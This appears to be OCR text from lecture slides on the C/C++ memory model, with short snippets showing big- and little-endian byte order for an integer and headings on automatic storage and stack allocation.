
Memory Model




Memory Model



Memory Model




Memory Model



Endianness

network byte order

big endian





```
int x =
0x0A0B0C0D;
```

```
(x & 0xff000000) >> 24 == 0x0A;
```

most systems use this

little endian





```
reinterpret_cast<char*>(&x)[0] == 0x0A;
```

```
reinterpret_cast<char*>(&x)[0] == 0x0D;
```


Automatic Storage

Stack Allocation

